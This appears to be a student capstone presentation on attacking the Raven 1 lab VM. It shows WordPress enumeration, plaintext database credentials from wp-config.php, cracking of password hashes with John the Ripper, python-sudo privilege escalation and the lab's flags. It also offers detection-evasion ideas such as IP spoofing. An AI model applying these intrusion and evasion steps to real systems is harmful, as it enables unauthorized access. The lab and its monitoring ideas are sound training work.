Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Liam, Shane, Isaac, Graham

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Debian Kali 5.4.0
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu Linux 18.04
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu Linux 18.04
Hostname: Capstone

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: Target 1

Target 1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WordPress xml rpc pingback	Can be exploited by use of POST to a specific file on the affected wordpress server	Targets internal layers, and changes configs on devices
WordPress Vulnerability scanner	Determines which hosts are vulnerable to the GHOST vulnerability through a call to the wordpress interface	This means if the target is vulnerable, the system will fault and give back a server error
WordPress DoS	WordPress parsing is vulnerable to a XML based DoS (Denial of Service)	It affects WordPress 3.5 - 3.9.2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
WordPress Username and Password Login scanner	Attempts to authenticate against a wordpress-site, using multiple usernames and passwords	This could give login access
Cron WordPress Attacks	The PingBack feature, which is enabled by default, can be used to attack other websites	It can attack multiple websites, and also potentially slow down or even crash your website if misused.


Exploits Used + Avoiding Detection

Exploitation: Open Port 22 SSH and Weak Passwords

Summarize the following:

- How did you exploit the vulnerability?
  - We used wpscan to find the users and guessed the weak password in order to SSH into the system.
- What did the exploit achieve?
  - The exploit granted us user shell access for Michael's account. We explored the files to find flags 1 and 2






Stealth Exploitation of Open Port 22 SSH and Weak Passwords

Monitoring Overview

- SSH Login Alert would detect this exploit
- Monitor SSH Port for unauthorized access
- Triggers when user attempts to access system over Port 22

Mitigating Detection

- SSH through a different open port that is less obvious
- Other exploit ideas: reverse shell exploit



Exploitation: WordPress Configuration and SQL Database

Summarize the following:

How did you exploit the vulnerability?

- The username and password to access the SQL database were in plaintext in the wp-config.php file and not hashed as is best practice, however this is a limitation of wordpress.

What did the exploit achieve?

- The exploit granted us mysql access and allowed us to find flag 3. And it also gave the password hash for steven, which meant John could be used to crack the password

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and
create new pages for your content. Have fun! | Sample Page  |                | publish     | closed          | open        |                    |
sample-page    |          |        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                          |           0 | http://192.168.206.13
1/wordpress/?page_id=2                        |           0 | page        |                |              0 |
|  4 |           1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

Stealth Exploitation: WordPress Configuration and SQL Database

Monitoring Overview & User Access

- SQL Database Alert
- Monitor server traffic for unauthorized attempts to access SQL Database
- Triggers when external/unauthorized IP connections are made to the SQL Database or any related files.
- Least privilege should be used in this case to restrict user access to the configuration file.

Mitigating Detection

- Employ IP address spoofing
- Brute-force SQL Database with Password cracking tool, Connect to the same network

Exploitation: Privilege Escalation

- We obtained Steven's password hash from the SQL database
- We cracked the password using John the Ripper and accessed his account
- We exploited Steven's python sudo privileges through a spawn shell
- The exploit achieve root access and allowed us to find flag 4

```
mysql> select * from wp_users;
+----+------------+------------------------------------+--------------+-----------------
--------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email
ion_key | user_status | display_name  |
+----+------------+------------------------------------+--------------+-----------------
--------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.or
        |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org
        |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+-----------------
```

```
root@Kali:~/Desktop# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:20  3/3 0g/s 7961p/s 15836c/s 15836C/s ambel..111193
pink84           (steven)
```

```
root@target1:~# cat flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- Privilege Escalation Alert
- Monitor unauthorized root access attempts as well as “super-doer” activity
- Triggers when unauthorized sudo command usage or privileged directory access is attempted by unauthorized users, regardless of report flagging.

Mitigating Detection

- Finding vulnerabilities in the kernel and exploiting them for root access

The End